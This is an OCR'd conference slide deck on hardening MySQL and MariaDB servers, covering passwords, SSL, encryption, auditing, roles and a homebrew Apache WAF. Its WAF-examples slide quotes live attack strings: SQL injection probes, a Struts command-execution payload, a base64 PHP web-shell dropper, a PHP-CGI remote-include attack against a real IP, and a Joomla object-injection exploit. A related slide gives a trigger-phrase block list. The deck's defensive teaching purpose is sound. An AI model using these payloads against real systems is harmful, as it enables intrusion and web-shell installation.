Securing your MySQL/MariaDB Server Data

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Percona Live

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#PerconaLive @bytebot @RonaldBradford @HankEskin

About: Colin Charles

- Chief Evangelist (in the CTO office), Percona Inc
- Founding team of MariaDB Server (2009-2016), previously at Monty Program Ab, merged with SkySQL Ab, now MariaDB Corporation
- Formerly MySQL AB (exit: Sun Microsystems)
- Past lives include Fedora Project (FESCO), OpenOffice.org
- MySQL Community Contributor of the Year Award winner 2014
- http://bytebot.net/blog/

About: Ronald Bradford

- MySQL Database Consultant at Pythian
- Author/Blogger/Speaker
- Oracle ACE Director 2010 - present
- MySQL Community Member of the Year Award winner 09, 13
- Formally MySQL Inc 06-08, Oracle Corporation 96-99
- http://ronaldbradford.com/presentations/
- http://effectivemysql.com

About: Hank Eskin

- Founded and run **WheresGeorge.com** since 1998
- Running LAMP since 1998 (“old school”)
- Launched *Tesla CPO Consolidator* **EV-CPO.com** in 2015
- Attended the first MySQL Users Conference in 2003.
- Previous life as a Data Warehouse Architect and Business Intelligence consultant

Agenda

- Observed insecure practices
- Securing communications
- Securing connections
- Securing data
- Securing user accounts
- Securing server access

Signs of Poor Security

- old_passwords
- Users without passwords
- Anonymous users
- WITH GRANT privilege users
- ALL ON *.* privileged users
- '%' host user accounts
- Not using CREATE USER
- 'root' MySQL user without password
- 'root' MySQL user
- Generic OS DBA user e.g. 'dba'
- Disabled OS security e.g. Firewall/SELinux/Apparmor
- Open data directory privileges
- Default test database

Easy Fixes


```
$ mysql_secure_installation
```

```
VALIDATE PASSWORD PLUGIN can be used to test passwords
and improve security. It checks the strength of password
and allows the users to set only those passwords which are
secure enough. Would you like to setup VALIDATE PASSWORD plugin?

There are three levels of password validation policy:

LOW    Length >= 8
MEDIUM Length >= 8, numeric, mixed case, and special characters
STRONG Length >= 8, numeric, mixed case, special characters and dictionary
file

Please enter 0 = LOW, 1 = MEDIUM and 2 = STRONG:
...
Estimated strength of the password: 25
Do you wish to continue with the password provided?(Press y|Y for Yes, any other key for No)
```



Current Insecure Practices


- Using password on command line
  - Command history
  - MySQL shell history
- Using simple passwords
  - It's just a test environment
- Using excessive permissions
  - GRANT, ALL, *.*, %

Command Line options (non-interactive)

```
read MYSQL_USER
read -s MYSQL_PWD

mysql -u${MYSQL_USER} -p${MYSQL_PWD}
```

```
ps -ef | grep mysql
.... mysql -udemo -px xxxxxxx
```




```
mysql  # using $HOME/.my.cnf
mysql --defaults-file=/path/to/.my.cnf
```

- What about gh-ost, pt-osc, other pt- tools etc


https://dev.mysql.com/doc/refman/5.6/en/mysql-logging.html

Config Editor

```
$ mysql_secure_installation
$ mysql -uroot -p -e "CREATE USER demo@localhost IDENTIFIED BY 'passw0rd1';"
$ echo "[client]
user=demo
password=passw0rd1" > $HOME/.my.cnf
$ mysql -e "SELECT USER()"
$ rm $HOME/.my.cnf
$ mysql -e "SELECT USER()"

$ mysql_config_editor set --login-path=client --host=localhost --user=demo --password
$ ls -al $HOME/.mylogin.cnf
$ cat $HOME/.mylogin.cnf
$ mysql_config_editor print

$ mysql -e "SELECT USER()"
$ mysqldump ....
```



Why being SUPER is bad (GRANT ALL ON *.*)

- Bypasses read_only (why we need super_read_only)
- Bypasses init_connect
- Can disable binary logging
- Can change dynamic configuration
- Takes the reserved connection

http://ronaldbradford.com/blog/why-grant-all-is-bad-2010-08-06/

http://effectivemysql.com/presentation/mysql-idiosyncrasies-that-bite/

Secure Communications

- SSL for replication
- SSL for client connections
- SSL for admin connections
- Encryption on the wire

https://dev.mysql.com/doc/refman/5.6/en/secure-connections.html
https://dev.mysql.com/doc/refman/5.7/en/secure-connections.html

Secure Communications

```
[mysqld]
ssl-ca=ca.pem
ssl-cert=server-cert.pem
ssl-key=server-key.pem
```

SSL Protocols and Ciphers

```
mysql> SHOW SESSION STATUS LIKE 'Ssl_version';
+---------------+-------+
| Variable_name | Value |
+---------------+-------+
| Ssl_version   | TLSv1 |
+---------------+-------+
mysql> SHOW SESSION STATUS LIKE 'Ssl_cipher';
+---------------+---------------------------+
| Variable_name | Value                     |
+---------------+---------------------------+
| Ssl_cipher    | DHE-RSA-AES128-GCM-SHA256 |
+---------------+---------------------------+
```

SSL Client Connections

https://dev.mysql.com/doc/connector-python/en/connector-python-connectargs.html

```
import mysql.connector
from mysql.connector.constants import ClientFlag

config = {
    'user': 'ssluser',
    'password': 'asecret',
    'host': '127.0.0.1',
    'client_flags': [ClientFlag.SSL],
    'ssl_ca': '/opt/mysql/ssl/ca.pem',
    'ssl_cert': '/opt/mysql/ssl/client-cert.pem',
    'ssl_key': '/opt/mysql/ssl/client-key.pem',
}
```

https://dev.mysql.com/doc/connectors/en/connector-net-tutorials-ssl.html

Secure Connections

- `mysql_ssl_rsa_setup` in MySQL 5.7
  - This program creates the SSL certificate and key files and RSA key-pair files required to support secure connections using SSL and secure password exchange using RSA over unencrypted connections, if those files are missing.
- uses the `openssl` command

Secure Storage

- Encryption of data at rest
  - Data (table vs tablespace)
  - Binary Logs
  - Other Logs
- Key management

Encryption in MariaDB Server

- Encryption: **tablespace** OR **table** level encryption with support for rolling keys using the AES algorithm
  - table encryption — PAGE_ENCRYPTION=1
  - tablespace encryption — encrypts everything including log files
- file_key_management_filename, file_key_management_filekey, file_key_management_encryption_algorithm
- Well documented — https://mariadb.com/kb/en/mariadb/data-at-rest-encryption/
- Tablespace/logs scrubbing: background process that regularly scans through the tables and upgrades the encryption keys
- --encrypt-tmp-files & --encrypt-binlog

Encryption in MariaDB Server II

```
[mysqld]
plugin-load-add=file_key_management.so
file-key-management
file-key-management-filename =
/home/mdb/keys.enc
innodb-encrypt-tables
innodb-encrypt-log
innodb-encryption-threads=4
aria-encrypt-tables=1 # PAGE row format
encrypt-tmp-disk-tables=1 # this is for Aria
```

```
CREATE TABLE customer (
      customer_id bigint not null primary
key,
      customer_name varchar(80),
      customer_creditcard varchar(20))
ENGINE=InnoDB
page_encryption=1
page_encryption_key=1;
```

Encryption in MariaDB Server III

- Use the preset! - `/etc/my.cnf.d/enable_encryption.preset`
- MariaDB Enterprise has a plugin for Amazon Key Management Server (KMS)
  - The reality is you can just compile this for MariaDB Server
- `mysqlbinlog` has no way to read (i.e. decrypt) an encrypted binlog
- This does not work with MariaDB Galera Cluster yet (gcache is not encrypted yet), and also xtrabackup needs additional work (i.e. if you encrypt the redo log)

Encryption in MySQL

- MySQL 5.7.11 introduces InnoDB tablespace encryption
- `early-plugin-load=keyring_file.so` in my.cnf
- Must use `innodb_file_per_table`
- Convert via ALTER TABLE table ENCRYPTION='Y'
- Data is not encrypted in the redo/undo/binary logs
- Has external key management (Oracle Key Vault)

Secure Accounts

- Privileges
- Passwords
- Password filesystem storage

MySQL 5.6 improvements

- Password expiry - `ALTER USER 'foo'@'localhost' PASSWORD EXPIRE;`
- Password validation plugin - `VALIDATE_PASSWORD_STRENGTH()`
- `mysql_config_editor` - store authentication credentials in an encrypted login path file named .mylogin.cnf
  - http://dev.mysql.com/doc/refman/5.6/en/mysql-config-editor.html
- Random ‘root’ password on install
  - `mysql_install_db –random-passwords`
  - `cat $HOME/.mysql_secret`

PASSWORD EXPIRE

```
$ export MYSQL_PS1="\u@\h [\d]> "

$ mysql -uroot -p
root@localhost [(none)]> CREATE USER demo IDENTIFIED BY 'passw0rd1';
$ mysql -udemo -p #passw0rd1

$ mysql -uroot
root@localhost [(none)]> ALTER USER demo PASSWORD EXPIRE;

$ mysql -udemo -p #passw0rd1
demo@localhost [(none)]>  # No issue connecting
demo@localhost [(none)]> USE test;
ERROR 1820 (HY000): You must reset your password using ALTER USER statement before
executing this statement.

# can reset password to current value
demo@localhost [(none)]> ALTER USER demo IDENTIFIED BY 'passw0rd1';
```

MySQL 5.7 improvements

- Improved password expiry — automatic password expiration available, so set `default_password_lifetime` in my.cnf
- You can also require password to be changed every n-days
  - `ALTER USER foo@localhost PASSWORD EXPIRE INTERVAL n DAY;`
- `PASSWORD EXPIRE DEFAULT | NEVER` options
- There is also account locking/unlocking now
  - `ALTER USER foo@host ACCOUNT LOCK | UNLOCK;`

https://dev.mysql.com/doc/refman/5.7/en/alter-user.html

MariaDB Server passwords

- Password validation plugin
  - https://mariadb.com/kb/en/mariadb/development/mariadb-internals-documentation/password-validation/
- `simple_password_check` password validation plugin
  - can enforce a minimum password length and guarantee that a password contains at least a specified number of uppercase and lowercase letters, digits, and punctuation characters.
- `cracklib_password_check` password validation plugin
  - Allows passwords that are strong enough to pass CrackLib test. This is the same test that `pam_cracklib.so` does

Authentication in MySQL / MariaDB Server

- auth_socket - Authenticates against the Unix socket file, using so_peercred
- sha256_password - default-authentication-plugin=sha256_password, passwords never exposed as cleartext when connecting; SSL or RSA auth
- ed25519 - Elliptic Curve Digital Signature Algorithm, same as OpenSSH
- Kerberos/GSSAPI/SSPI - User principals: <username>@<KERBEROS REALM>
- Active Directory (Enterprise only)
- mysql_no_login (MySQL 5.7) - prevents all client connections to an account that uses it

PAM authentication

Percona Server

```
INSTALL PLUGIN auth_pam SONAME 'auth_pam.so';

CREATE USER byte IDENTIFIED WITH auth_pam;

In /etc/pam.d/mysqld:

auth        required     pam_warn.so

auth        required     pam_unix.so audit

account     required     pam_unix.so audit
```

MariaDB Server

```
INSTALL SONAME 'auth_pam';

CREATE USER byte IDENTIFIED via pam USING
'mariadb';

Edit /etc/pam.d/mariadb:

auth              required        pam_unix.so

account           required        pam_unix.so
```

Just use —pam-use-cleartext-plugin for MySQL to use mysql_cleartext_password instead of dialog plugin

SQL Standard Roles

- Bundles users together, with similar privileges - follows the SQL standard
- MariaDB Server 10.0 (10.1 adds that each user can have a DEFAULT ROLE)
- MySQL 8.0 DMR

```
CREATE ROLE audit_bean_counters;
GRANT SELECT ON accounts.* to audit_bean_counters;
GRANT audit_bean_counters to ceo;
```

https://mariadb.com/kb/en/mariadb/roles_overview/
https://dev.mysql.com/doc/refman/8.0/en/roles.html

Auditing Capabilities

MySQL

- Logging account access

- Logging SQL statements


- Logging uncommon SQL patterns

OS

- Logging account logins


- Logging sudo commands

Auditing - Percona



https://www.percona.com/doc/percona-server/5.5/management/audit_log_plugin.html
https://www.percona.com/blog/2014/05/16/introduction-to-the-percona-mysql-audit-log-plugin/

Auditing - MariaDB




```
INSTALL PLUGIN server_audit SONAME 'server_audit';
SET GLOBAL server_audit_logging=on;
SHOW GLOBAL VARIABLES LIKE '%audit%';

$ more /var/lib/mysql/server_audit.log
```

https://mariadb.com/kb/en/mariadb/about-the-mariadb-audit-plugin/

Auditing - Other

MySQL Enterprise

https://dev.mysql.com/doc/refman/5.5/en/audit-log.html

Mcafee

https://github.com/mcafee/mysql-audit/

Auditing Implementation

- MariaDB Server
  - User filtering as an additional feature via audit API extensions
  - Query cache enabled? No table records
- Percona
  - Multiple output formats: OLD, NEW, JSON, CSV
  - Filter by user, SQL command type, database,
  - Auditing can be expensive, so asynchronous/performance/semisynchronous/synchronous modes for logging - e.g. log using memory buffers, drop messages if buffers are full, or log directly to file, flush and sync at events, etc.
- McAfee Audit plugin
  - Uses offsets
- MySQL Enterprise Audit Plugin (utility: mysqlauditgrep)

Firewall Implementation

MariaDB - MariaDB MaxScale Firewall Filter

- https://mariadb.com/resources/blog/maxscale-firewall-filter

ProxySQL Firewall http://www.proxysql.com/

MySQL - MySQL Enterprise Firewall

- https://www.mysql.com/products/enterprise/firewall.html

Datasunrise firewall for Percona

- https://www.datasunrise.com/firewall/percona/

SQL Injection

- Always using bind variables
- Escape input content
- Restricted "least" privileges
    - Do not have GRANT ALL

Homebrew Web Application Firewall for Apache

- Blocks against all kinds of URL Injection attacks, including
  - SQL Injection
  - OS/Command Line Injection
  - Code Injection
- Uses Apache **RewriteMap** with **prg:** option (“External Rewriting Program”)
- Passes ALL web requests through a single filtering program of your choice
- Starts once and runs one instance when Apache starts
- Apache runs the filter for every request before almost anything else:
  - .htaccess
  - PHP, Perl, Python, C (or any other server side application code)

Homebrew WAF -- in httpd.conf <VirtualHost>

Here it is:

```
RewriteEngine on
RewriteMap sqllist prg:/home/dir/waf.php
RewriteRule (.*php) ${sqllist:$1?%{QUERY_STRING}~%{REMOTE_HOST}~%{REMOTE_ADDR}~%{HTTP_USER_AGENT}~%{HTTP_HOST}|$1}
```

- sqllist -- a name for the rule
- prg: -- path to the filtering program
- (.*php) -- runs before any php application call (can change to whatever you need)
- ${...} -- Build full parameter string to pass to the filtering program
  - Can use most $_SERVER Variables for filter scrutiny:
    - %{REQUEST_URI}, %{HTTP_COOKIE},%{HTTP_REFERER},etc
  - I use a tilde to separate each parameter, then parse them out in the filtering program (tilde never appears in my application URLs, hostnames, or user agents).
- Apache uses STDIN and STDOUT to communicate with filter program

Homebrew WAF -- waf.php

```
#!/usr/bin/php
<?
error_reporting(0);
set_time_limit(0);
date_default_timezone_set('America/New_York');
$stdin = fopen("php://stdin","r");
while (1) {
      if ($line = trim(fgets($stdin))) {
            $inp=explode("~",$line);
            $request=$inp[0]; // %{QUERY_STRING}
            $host=$inp[1];    // %{REMOTE_HOST}
            $addr=$inp[2];    // %{REMOTE_ADDR}
            $agent=$inp[3];   // %{HTTP_USER_AGENT}
            $site=$inp[4];    // %{HTTP_HOST}
            … filtering code here here…
            If ($error) fputs(STDOUT, "/err/error.php?errno=".$error."\n");
            else fputs(STDOUT, "NULL\n");  // means URL passes all tests and continue normally
            flush();
            continue;
       }
}

?>
```

Homebrew WAF -- Final tips

- Even using Cloudflare WAF, LOTS of SQL Injection attacks still get through
- Filter program can dynamically update .htaccess to immediately block abusive hosts
- Blocking just the following “trigger phrases” in any HTTP variable catches 95% of all SQL injection attacks I see: union select benchmark sleep wp- admin suhosin information_schema config passwd phpadmin phpinfo or ../ 1=1 1=2 "1"="1 "1"="2 " and " and /*--*/ /*--*/ ( ) ? = /**/ /*n*/and/*n*/ /*n*/ allow_url_include _server document () { :;}; { :;}; :;}; %20
- Currently blocking ~170 different “trigger phrases” and ~100 abusive user agents
- You may have to whitelist certain hosts, phrases, or URLs in your filter code
- Apache recommends and warns about a MUTEX lock on the filter program, but I don’t use one
- See: **http://httpd.apache.org/docs/current/rewrite/rewritemap.html#prg**

Homebrew WAF -- Examples (if time permits)

- ?type=faq' aND BeNChMaRK(2999999,Md5(NoW())) AnD '1
- ?page=denom99999' union select unhex(hex(version())) -- 'x'='x
- ?page=top_d0999999.1 union select unhex(hex(version())) -- and 1=1
- ?m=search&c=index&a=public_get_suggest_keyword&url=asdf&q=../../phpsso_server/caches/configs/database.php
- ?type=/ftp://9112_joomla:ccb1911@ftp.ccb1911.ch/dmdocuments/indexs.txt?
- ?redirect:${#a=(new java.lang.ProcessBuilder(new java.lang.String[]{'sh','-c','echo `id`'})).start(),#b=#a.getInputStream(),#c=new java.io.InputStreamReader(#b),#d=new java.io.BufferedReader(#c),#e=new char[50000],#d.read(#e),#matt=#context.get('com.opensymphony.xwork2.dispatcher.HttpServletResponse'),#matt.getWriter().println(#e),#matt.getWriter().flush(),#matt.getWriter().close()}
- ?1=@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo '->|';file_put_contents($_SERVER['DOCUMENT_ROOT'].'/webconfig.txt.php',base64_decode('PD9waHAgZXZhbCgkX1BPU1RbMV0pOz8+'));echo '|<-';
- ?1=%40ini_set%28%22display_errors%22%2C%220%22%29%3B%40set_time_limit%280%29%3B%40set_magic_quotes_runtime%280%29%3Becho%20%27-%3E%7C%27%3Bfile_put_contents%28%24_SERVER%5B%27DOCUMENT_ROOT%27%5D.%27/webconfig.txt.php%27%2Cbase64_decode%28%27PD9waHAgZXZhbCgkX1BPU1RbMV0pOz8%2B%27%29%29%3Becho%20%27%7C%3C-%27%3B
- /cgi-bin/php?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d max_execution_time=0 -d disable_functions="" -d open_basedir=none -d auto_prepend_file=http://191.96.249.97/ok.txt -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n
- **Joomla exploit in USER_AGENT:**

  __test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimplepieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}s:8:"feed_url";s:46:"eval($_REQUEST[1]);JFactory::getConfig();exit;";s:19:"cache_name_function";s:6:"assert";s:5:"cache";b:1;s:11:"cache_class";O:20:"JDatabaseDriverMysql":0:{}}i:1;s:4:"init";}}s:13:"\0\0\0connection";b:1;}ð□Œ†

Improving Database Server Access

- Restricting user access to your database server (login accounts)
  - Every physical person
    - dedicated OS login
    - dedicated database login
  - sudo restrictions (e.g. sudo su -)
    - Setup sudo group
    - Grant only specific commands to execute
  - Never share account details
  - Password expiry
- MFA

Improving Database Server Access

- Restricting traffic to your database server (open ports)
- Run a software firewall
  - iptables, ufw
- You should use OS software meant to benefit security
  - SELinux / Apparmor

Improving Database Server Access

- If you can login, and stop MySQL, you can bypass security
  - Use `--skip-grant-tables`
- If you can edit `/etc/my.cnf` you can set
  - `--init-file=/path/to/my.sql`
- If you use `--init-file`, can user modify content of named file?

Improving Data Access

- Restrict access to datadir
  - Don't put error log here
  - Don't put socket file here
  - Don't put pid file here
- Restrict access to view mysql.user table on filesystem
  - Check out the examples of how to Hack MySQL

http://effectivemysql.com/downloads/MySQLSecurityEssentialsPerconaLive2015.pdf

Installation

- Using your Linux distribution… mostly gets you MariaDB when you ask for mysql-server
  - Except on Debian/Ubuntu
    - However, when you get mariadb-server, you get an authentication plugin — auth_socket for “automatic logins”
  - You are asked by debhelper to enter a password
- You can use the APT/YUM repositories from Oracle MySQL, Percona or MariaDB
- Don’t disable SELinux: system_u:system_r:mysqld_t:s0

Update Cadence

A security patch is so named because it improves security and generally addresses a means of attack of your system

- OS
- Database
- Application Stack

Why are you still running MySQL 5.5 or older?

Deployment Security

Who has control over running deployments?

i.e. deploying code that manipulates your data or structure

An application user SHOULD NOT have CREATE, ALTER, DROP privileges

- User to write data
- User to read data
- DBA to administer data (restricted to localhost)

Use of Docker Containers

Docker shows a disregard for security with 'root' OS logins by default

- MySQL server installation approach via exposed passwords
  - See Giuseppe's MySQL Docker operations tutorial
- Configuration is contained with container
  - Can you access the container via SSH
  - Can you copy and use container

Reference Material

https://www.mysql.com/why-mysql/presentations/mysql-security-best-practices/

- MySQL Authentication and Password Policies
- MySQL Authorization and Privilege Management
- MySQL Encryption to secure sensitive data
- MySQL Enterprise Firewall to block database attacks such as an SQL Injection
- MySQL Enterprise Audit to implement policy

MySQL Manual Security Practices

http://dev.mysql.com/doc/refman/5.5/en/security.html

http://dev.mysql.com/doc/refman/5.6/en/security.html

http://dev.mysql.com/doc/refman/5.7/en/security.html

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